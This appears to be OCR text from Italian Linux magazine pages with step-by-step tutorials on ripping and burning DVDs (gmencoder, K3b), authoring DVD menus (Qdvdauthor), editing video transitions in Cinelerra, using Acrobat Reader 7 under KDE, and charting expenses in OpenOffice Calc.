
LICENZA: **GNU GPL**
SITO WEB: **http://gmencoder.sourceforge.net**
TIPO: **MULTIMEDIA**

LICENZA: **GNU GPL**
SITO WEB: **www.k3b.org**
TIPO: **MULTIMEDIA**




GLI STRUMENTI DA UTILIZZARE

Il primo programma che ci occorre è mplayer (*www.mplayer.hu*), utile per la visione sia dei DVD sia dei DivX. Per il rippaggio da linea di comando possiamo utilizzare mencoder o la sua interfaccia grafica gmencoder (*http://gmencoder.sourceforge.net*). Infine occorre il programma di masterizzazione K3b (*www.k3b.org*) per la creazione dei supporti. È fortemente consigliata la ricompilazione del programma mencoder per adattarlo alla capacità di calcolo del processore del proprio computer, in quanto ciò potrebbe anche dimezzare i tempi di rippaggio.

Rippaggio del DVD in modalità grafica

Utiliziamo il front-end grafico di mencoder per l'estrazione del contenuto del DVD

1 ANALISI DEL DVD Dopo aver aperto gmencoder e inserito il DVD nel lettore del computer, si aprirà l'interfaccia grafica, divisa in tre settori: Ripping options, Data source options e Output options. In "Data source options", scegliamo come sorgente il DVD e quindi clicchiamo su "Analyse DVD". Dopo qualche secondo necessario all'analisi del contenuto, il programma avrà riconosciuto le tracce che compongono il nostro DVD.

2 IMPOSTAZIONE PARAMETRI VIDEO Nella sezione "Ripping options", selezioniamo nella parte relativa al video il tipo di codec mpeg4, il rippaggio del tipo a 3 passaggi, il calcolo automatico del bitrate e l'uso dell'alta qualità, spuntando le rispettive caselle di controllo. Nella sezione "Output options", più precisamente alla voce "Size and number of CDs", impostiamo la lunghezza che desideriamo per la durata del nostro filmato.

3 PARAMETRI AUDIO Selezioniamo ancora nella sezione "Ripping option" e nella parte relativa all'audio-video il tipo di codec lame, il bitrate dell'audio, la qualità e la lingua, e contemporaneamente nella sezione "Output options" nella finestra "Output file" indichiamo il nome da dare al nostro file. In aggiunta possiamo scegliere anche la dimensione in pixel del filmato ed eventualmente i sottotitoli da visualizzare.

Trasferiamo il DivX su CD o DVD

I passaggi necessari per masterizzare il tutto con K3b

1 IL NUOVO PROGETTO Dopo aver avviato il programma basta cliccare su nuovo progetto CD (DVD) dati e sfogliare l'albero delle directory, fino a trovare quella nella quale abbiamo salvato i file contenenti i nostri film in formato compresso.

2 SELEZIONE DEI FILE A questo punto sarà sufficiente trascinare i file dalla parte superiore a quella inferiore della finestra di K3b e quindi cliccare su "Burn" dopo aver inserito nel masterizzatore il supporto vergine sul quale andranno masterizzati i film.

3 OPZIONI DI MASTERIZZAZIONE Nella nuova finestra potremo impostare le varie opzioni, quale il titolo del CD, il tipo di masterizzazione (con o senza simulazione, al volo o creando un file immagine) e una volta finito, cliccare sul tasto Scrivi.

Un menu per i nostri DVD

Vi siete mai chiesti come si creano quei bellissimi e sofisticati menu che consentono di "navigare" all'interno del contenuto di un DVD? Seguiteci e vi insegneremo come realizzarne uno per i vostri video


Per la prova utilizzeremo il software *dvdauthor*, più precisamente la sua interfaccia grafica *Qdvdauthor*. Si tratta di un programma che consente di generare e personalizzare il menù di un DVD di nostra creazione. Si possono dunque aggiungere menu, sottomenu, accesso diretto ai capitoli, immagini di sfondo e scritte di ogni genere per dare un aspetto professionale ai nostri video amatoriali. Grazie alla sua interfaccia, rende più semplice e immediato l'utilizzo degli strumenti a riga di comando, anche se non implementa ancora tutte le funzionalità di cui dvdauthor dispone. Il programma è ancora nelle fasi iniziali di sviluppo e non è supportato da un'interfaccia grafica all'altezza degli strumenti disponibili.




Per questo motivo ancora non può certo essere paragonato ad analoghi programmi per Windows, ma svolge egregiamente il proprio lavoro, specie per l'utilizzo amatoriale.

Carmine De Pasquale




LICENZA: **GPL**

SITO WEB: **http://qdvdauthor.sourceforge.net**

TIPO: **Multimedia**

Prepariamo il nuovo progetto

Configurazione preliminare e creazione delle directory che conterranno i file video e audio

1 INTERFACCIA PRINCIPALE Il programma è ancora in versione alpha, quindi molti pulsanti ed alcune voci di menu non sono abilitate come e visualizzano l'avviso "This function is not yet implemented". Per creare i menu è necessario configurare alcune opzioni preliminari.

2 NUOVO PROGETTO Selezioniamo il menu su Tools→Setup e specifichiamo, nella nuova finestra, il nome del progetto e la cartella nella quale verranno create le cartelle AUDIO_TS e VIDEO_TS che conterranno i file audio e video che costituiscono il DVD.

3 CONFIGURAZIONE DEL PROGRAMMA Una volta configurato il progetto è necessario indicare al programma dove trovare gli altri strumenti indispensabili per la realizzazione dei menu animati nonché di tutte le altre funzioni del programma




Sistemiamo i componenti grafici

Selezioniamo lo sfondo e creiamo i pulsanti che comporranno il menu

1 IMPOSTIAMO LO SFONDO La prima cosa da fare è definire uno sfondo per il menu cliccando su "Add background". Scelta l'immagine dobbiamo convertirla nelle dimensioni standard dei formati PAL o NTSC. Inutile dire che il formato da utilizzare deve essere lo stesso col quale è stato acquisito il filmato.

3 UN PULSANTE TESTUALE Per creare un pulsante testuale bisognerà cliccare col tasto destro sullo sfondo e quindi selezionare "Add Text". A questo punto impostiamo il tipo di carattere, il colore e scriviamo il testo del pulsante, inserendo una voce con riferimento all'operazione che dovrà svolgere in seguito.

4 UN PULSANTE GRAFICO La procedura per la creazione di un pulsante grafico è analoga a quella per il pulsante testuale, è sufficiente selezionare "Add image" e indicare il riquadro nel quale posizionare il pulsante. A questo punto basta scegliere l' immagine da usare come pulsante con riferimento ai filmati che dovrà avviare.

Effetti grafici e funzioni da svolgere

Miglioriamo l'aspetto grafico e impostiamo le funzioni dei pulsanti

1 FUNZIONI ASSOCIATE A questo punto a ciascun pulsante dovrà corrispondere una funzione. Per fare ciò si dovrà cliccare con il tasto destro su pulsante e selezionare "Define as button", quindi sarà sufficiente selezionare tra le funzioni disponibili quella desiderata.

2 APPLICHIAMO UN EFFETTO AL PULSANTE Definita la funzione che dovrà svolgere il pulsante si può anche definire l'aspetto che avrà ciascuno di essi una volta selezionato. Ad esempio si può aggiungere un effetto zoom, la variazione di colore o di posizione, ecc.

3 FASE FINALE A questo punto dopo aver cliccato con il mouse sull'icona del DVD, apparirà una finestra con i comandi che Qdvdauthor sta per eseguire per creare il nuovo video, con all'interno il nostro menu personalizzato appena creato. Possiamo anche salvare il tutto in formato XML.

L'ALTERNATIVA DVDSTYLER

Si tratta di un sistema per l'authoring DVD disponibile anche per Windows. Gli strumenti sono simili a Dvdauthor, ma l'interfaccia risulta molto più curata e semplice da utilizzare. Tra le funzionalità disponibili troviamo: Drag and Drop diretto dei file Mpeg e di ogni componente del menu (testo, pulsanti, animazioni, sfondi, ecc.), menu per i formati NTSC/PAL, possibilità di modificare colori, immagini, font, ecc.

http://dvdstyler.sourceforge.net

Applicare un effetto di transizione

Come acquisire due differenti filmati e unirli insieme applicando sofisticati effetti per rendere fluido e uniforme il passaggio delle immagini

Non sempre le registrazioni amatoriali soddisfano le nostre aspettative. In alcuni casi la parte più interessante rappresenta solo una piccola sezione dell'intero filmato e spesso è necessario unire queste parti per creare un nuovo video con le riprese più belle. È allora che si presenta il problema di come unire insieme i vari spezzoni senza ottenere bruschi e antiestetici passaggi da una registrazione all'altra. Seguiteci e vi spiegheremo come fare per risolvere questo inconveniente. Per l'acquisizione dei filmati e l'applicazione dell'effetto video utilizziamo Cinelerra, uno dei migliori software per l'editing video disponibili per Linux. Il programma dispone di decine di effetti applicabili attraverso semplici funzioni di Drag and Drop, ma nonostante questo resta comunque uno strumento abbastanza difficile da utilizzare, inoltre, necessita di consistenti risorse di sistema.

CONFIGURAZIONE AUDIO/VIDEO

Dopo aver avviato Cinelerra, clicchiamo su File/New... definiamo la frequenza di campionamento dell'audio, il numero di fotogrammi al secondo e le dimensioni del video, utilizziamo i valori 44100 per la frequenza audio e 352x288 a 25 fps per definizione e trama video.

Carmine De Pasquale

CINELERRA 1.2.2


LICENZA: **GNU GPL**

SITO WEB: **http://heroinewarrior.com/cinelerra.php3**

TIPO: **Multimedia**


Acquisizione dei filmati

Prepariamo gli spezzoni dei filmati che costituiranno il video finale



1 CARICARE I FILMATI Definiti i parametri di base, acquisiamo i vari spezzoni che comporranno il nostro filmato. Clicchiamo ancora su File→Record... e definiamo il tipo di codec da usare per l'audio e il video. A questo punto salviamo i due spezzoni cliccando sulle icone con il simbolo della chiave inglese e assegnamo un nome ai due file. Definiti codec e nome, confermate tutto premendo OK.

2 ACQUISIZIONE DEI FILMATI Selezioniamo le caselle monitor audio e monitor video, definiamo la durata degli spezzoni e clicchiamo su Start. A questo punto bisogna posizionarsi sulla linea temporale della finestra principale e quindi acquisire gli altri spezzoni. Per fare ciò, dopo aver cambiato il parametro Insertion strategy nella parte bassa selezioniamo il valore Paste at insertion point.

3 COSA ACQUISIRE Sul monitor appariranno le sequenze da acquisire; facciamo attenzione alla scelta degli istanti di inizio di ciascun filmato. Per essere sicuri, possiamo acquisire qualche fotogramma in più, sia all'inizio sia alla fine e quindi tagliare successivamente le parti in eccesso. Anche la posizione del filmato sulla linea temporale potrà essere facilmente modificata.

Misceliamo i due filmati

Uniamo i due spezzoni applicando un sofisticato effetto di transizione e proviamo il risultato ottenuto

1 **APPLICHIAMO GLI EFFETTI** Cinelerra dispone di diversi effetti di transizione. Per usarli basta trascinarli dalla finestra di transizione alla linea temporale nel punto in cui avviene il passaggio tra i due filmati. Particolare attenzione andrà anche all'audio, aggiungendo l'effetto crossfade alle transizioni tra le tracce audio. Allo stesso modo possiamo anche aggiungere i titoli.

2 **SALVIAMO IL PROGETTO** Dopo aver tarato con cura la posizione degli spezzoni e degli effetti sulla linea temporale, occorrerà salvare il progetto, selezionando File→Save. In questo modo otterremo un nuovo file in formato XML, utile per riprendere successivamente il lavoro, nel caso in cui debba essere interrotto o per apportare nuove modifiche in futuro.

3 **PROVIAMO IL FILMATO** Per provare il risultato clicchiamo su Window→ Show compositor. Apparirà un monitor attraverso il quale potremo spostarci all'interno del filmato e visualizzare il risultato ottenuto. La riproduzione può avvenire a velocità normale, per singolo fotogramma, in avanti o indietro, oppure selezionando un punto qualsiasi della linea temporale.

4 **SALVIAMO IL FILMATO** Se il lavoro svolto soddisfa le nostre aspettative, possiamo preparare il nostro nuovo filmato cliccando su File→ Render e quindi salvarlo finalmente su disco. Questa fase può essere molto lunga, come al solito dipende dalla configurazione della macchina sulla quale stiamo lavorando, ma tenete conto che si tratta di elaborare immagini in movimento che richiedono molto lavoro al processore.

5 **GUARDIAMOLO CON TOTEM** Per toglierci definitivamente ogni dubbio sulla qualità del filmato e dell'effetto applicato, facciamo una prova visualizzandolo con un vero lettore multimediale. Per lo scopo utilizziamo Totem. Dopo aver avviato il programma basta selezionare dal menu Movie il comando Open e dalla finestra di dialogo che appare indicare il percorso completo al file creato.

6 **GUARDIAMOLO CON XINE** Se utilizzate il desktop KDE e il player multimediale Xine i passi sono molto simili. Dopo aver avviato il programma posizionatevi sulla schermata vuota del player e cliccate con il tasto destro del mouse. Dal menu che appare selezionate Open e poi File, a questo punto dalla finestra che appare spostatevi attraverso le directory e caricate il file del video che intendete visualizzare.

UNA DISTRIBUZIONE MULTIMEDIALE

Tra la miriade di distribuzioni Linux, alcune sono pensate espressamente per svolgere compiti specifici: attività scientifiche, didattiche, multimediali ecc.
Tra queste spicca Dyne:bolic una distribuzione "live" completamente orientata al settore multimediale.
Tra i software inclusi di default troviamo applicazioni per l'editing video (Kino, Cinelerra e LiVES), editing audio (Audacity e ReZound), per la grafica 2D e 3D (Gimp e Blender) e tantissimi altri programmi.
Sito ufficiale: ***www.dynebolic.org***

Acrobat Reader 7.0 per Linux

Scopriamo tutte le novità del nuovo reader, evidenziando le differenze con analoghi software Open Source, e come integrarlo al meglio nel desktop KDE e nel file manager Konqueror

Qualcosa sta cambiando nel panorama Linux. Una grande azienda come Adobe ha deciso di investire nella realizzazione di un nuovo strumento per il Pinguino dedicandovi tempo e risorse. La velocità di diffusione del sistema operativo GNU/Linux tra le aziende di tutto il mondo, in particolare tra gli enti pubblici e le società di servizi finanziari, sta aumentando rapidamente. Il colosso di San Josè, visti i dati di diffusione di Linux, ha pensato di rilasciare gratuitamente uno dei suoi programmi di punta.
Sebbene fossero già disponibili diversi programmi Open Source per la lettura dei file PDF, come l'ottimo kGhostView, gPDF per l'ambiente desktop GNOME e il leggerissimo Xpdf, Adobe Reader 7 è in grado di offrire tutte le funzionalità per la collaborazione, che permettono agli utenti con i necessari diritti di commentare o modificare i documenti in formato PDF (PDocument Format). Disporre dell'appoggio di produttori software del calibro di Adobe a sostegno di Linux amplierà ulteriormente le funzionalità e le opzioni che la comunità Linux potrà offrire alla clientela enterprise.

ADOBE READER PIÙ DA VICINO

Dalla sua introduzione, avvenuta nel lontano 1993, Adobe ha distribuito oltre mezzo miliardo di copie di Adobe Reader, ma vediamo di capire cos'è e cosa offre. L'Adobe Reader 7.0 offre la possibilità di visualizzare, stampare e consultare i file in formato Adobe PDF su vari tipi di sistemi operativi, piattaforme hardware e dispositivi mobili. Adobe Reader 7.0 per Linux offre ai singoli utenti la possibilità di partecipare ai processi di business ed interagire con numerosi tipi di contenuti in maniera sicura, sia online sia offline e sia all'interno che all'esterno del firewall aziendale.

La versione per Linux può essere scaricata in formato rpm o tar.gz, ma al momento la localizzazione in italiano del Reader non è disponibile. Rispetto all'ormai datata versione 5.0, con interfaccia Motif (***www.opengroup.org /motif***), il nuovo reader è molto gradevole e sofisticata (**Figura 1**) nonostante sia basato ancora sulle vecchie librerie Gtk 2.2 (***www.gtk.org***).

Fig. 1 • Un look rinnovato e tante funzionalità per il nuovo Acrobat Reader

ACROBAT READER 7.0
LICENZA: **freeware**
SITO WEB: **www.adobe.com**
TIPO: **utility**

IL FORMATO ADOBE PDF

Non potevamo non parlare di questo formato, è lui l'artefice del successo e della grande diffusione del reader. Sviluppata da Adobe Systems e costantemente migliorata, Adobe PDF è una specifica disponibile al pubblico usata da consorzi standard in tutto il mondo per la distribuzione e lo scambio di documenti elettronici. Il formato è stato adottato da enti pubblici e aziende per ottimizzare la gestione dei documenti, aumentare la produttività e ridurre l'utilizzo del formato cartaceo. Trattandosi di un formato aperto, Adobe PDF è liberamente utilizzabile da tutti coloro che desiderano sviluppare strumenti per la creazione, la visualizzazione o la gestione di documenti in formato PDF.

FUORI KGHOSTVIEW DENTRO ACROBAT READER

Solitamente, in ambiente KDE, l'applicazione che si occupa di visualizzare i file di tipo PDF è kGhostView. Un'applicazione valida e funzionale, ma non abbastanza completa quanto il nuovo Acrobat Reader. Per mettere alla prova le capacità di kGhostView abbiamo aperto lo stesso file di prima con Adobe Reader (**Figura 2**), come vedete la resa a video è decisamente diversa.

INTRODUZIONE

Nella vita quotidiana i computer diventano strumenti sempre più importanti, il numero delle attività che viene gestito dai PC cresce giornalmente ed in maniera esponenziale per tutti noi è sempre più facile avere a che fare con un computer.

Con l'avvento di internet e del commercio elettronico continuamente affidiamo ai computer un numero sempre maggiore di informazioni personali, sia riguardanti la vita privata, sia per il nostro lavoro.

Appare evidente che la natura dei dati, in quanto importantissimi, impone che questi non restino incustoditi col rischio che vadano perduti o lasciati in balia di occhi indiscreti.

Vedremo in questa piccola trattazione, che non vuole essere esaustiva, quali sono gli aspetti da curare per garantirci un computer protetto da attacchi virali. Necessariamente si parlerà dei virus, della loro distinzione e del modo di agire per cui bisognerà fare un piccolo sforzo di comprensione che ci permetterà, in seguito, di scegliere le contromisure adeguate e gli accorgimenti da adottare per cercare di garantire al nostro sistema, seppur in maniera sufficiente, un margine di sicurezza accettabile.

Fig. 2 • La leggibilità del testo è migliorata notevolmente, in più riusciamo ad avere chiare anteprime delle pagine del documento




INTEGRIAMOLO IN KONQUEROR

Dopo aver provato il Reader possiamo impostare Konqueror in maniera tale da avviare automaticamente Adobe Reader per la gestione dei file di tipo PDF. Dopo esserci posizionati col mouse su un documento PDF facciamo click col pulsante destro del mouse, dal menu contestuale che ci viene proposto scegliamo la voce Apri con e selezioniamo Altro. Nel campo Apri scrivete *acroread* e poi spuntate la casellina *Ricorda l'associazione* dell'applicazione per questo tipo di file presente nella parte bassa della finestra (**Figura 3**). Per terminare la procedura non ci resta che fare click sul pulsante Ok. Da ora in poi Acrobat Reader è il visualizzatore PDF predefinito.

Valerio Guaglianone

Fig. 3 • Con questa breve procedura abbiamo impostato Acrobat Reader come visualizzatore PDF di default

Creiamo un collegamento sul desktop

Un metodo semplice per avviare rapidamente Acrobat Reader senza utilizzare la riga di comando

1 NOME DELL'APPLICAZIONE Facciamo click col pulsante destro del mouse sul desktop. Dal menu contestuale del desktop selezioniamo la voce Crea e successivamente Collegamento ad un'applicazione. Nel campo nome del collegamento scriviamo Acrobat Reader.

2 SCEGLIAMO L'ICONA Per scegliere l'icona del collegamento basta fare click sull'iconcina presente alla sinistra del nome del collegamento. Dalla finestra di scelta dell'icona selezioniamo quella che più ci piace e facciamo click sul pulsante Ok per confermare la scelta.

3 IL PROGRAMMA DA ESEGUIRE Dalla finestra delle proprietà del collegamento selezioniamo il tab Applicazione e nel campo Comando inseriamo acroread. Tutto qui. Facile come avete visto. Ora non resta che terminare il procedimento col solito click sul pulsante Ok.

SOFTWARE SUL CD-DVD

Un grafico per le nostre finanze

Un metodo semplice e immediato, da utilizzare anche a casa, per calcolare e visualizzare graficamente l'andamento delle finanze personali nel corso dell'anno

Il foglio elettronico Calc, come ogni altro componente di OpenOffice, è perfettamente integrato nella suite fino a creare un'unica applicazione in grado di gestire attività di ogni tipo dall'ufficio allo studio, fino alla più complessa gestione aziendale. Come ogni foglio di calcolo che si rispetti (molti avranno sicuramente familiarità con Excel di Microsoft), oltre agli strumenti per eseguire qualsiasi tipo di calcolo (finanziari, statistici, matematici, ecc.), dispone di funzionalità che consentono di rappresentare graficamente i risultati ottenuti. Questa caratteristica, opportunamente gestita, può essere utilizzata in modo produttivo anche in ambito domestico per calcolare e monitorare graficamente lo stato delle finanze personali, ad esempio entrate e uscite nel corso del tempo (giorni, settimane, mesi e anni). Vediamo come procede. È possibile eseguire direttamente il foglio di calcolo dal menu *OpenOffice.org/OpenOffice.org Calc,* oppure avviarlo dall'interfaccia principale della suite. Eseguito *Calc,* apparirà la finestra del foglio di calcolo che, come per tutte le applicazioni di questo tipo, è organizzata in righe e colonne fino a formare una struttura a celle, all'interno delle quali sarà possibile inserire, numeri, testo, e formule per poter eseguire i calcoli.

Luigi D'Amato

OPEN OFFICE 2.0
LICENZA: **GPL**
SITO WEB: **www.openoffice.org**
TIPO: **UFFICIO**

Creiamo il grafico

Realizziamo le tabelle per l'immisione dei dati che costituiranno il diagramma

	A	B	C
1	Mese	Uscite	
2	Gennaio	153000	
3	Febbraio	60000	
4	Marzo	10900	
5	Aprile	23750	
6	Maggio	15878	
7	Giugno	34987	
8	Luglio	500000	
9	Agosto	234000	
10	Settembre	23911	

1 IMMISSIONE DEI DATI Come primo passo realizziamo la tabella per l'immissione dei dati. Nel nostro esempio abbiamo utilizzato la colonna A, e la colonna B rispettivamente per l'immissione della somma e del mese associato. Per controllare il totale delle uscite abbiamo anche creato "Totali" che aggiorna il totale delle uscite con la formula=SOMMA(B2:B13).




A1:B13 | 320322

	A	B	C	D	E
1	Mese	Uscite			
2	Gennaio	153000			
3	Febbraio	60000			
4	Marzo	10900			
5	Aprile	23750			
6	Maggio	15878			
7	Giugno	34987			
8	Luglio	500000			
9	Agosto	234000			
10	Settembre	23911			
11	Ottobre	15000			
12	Novembre	34000			
13	Dicembre	320322			
14					
15		Totale			
16		1425748			



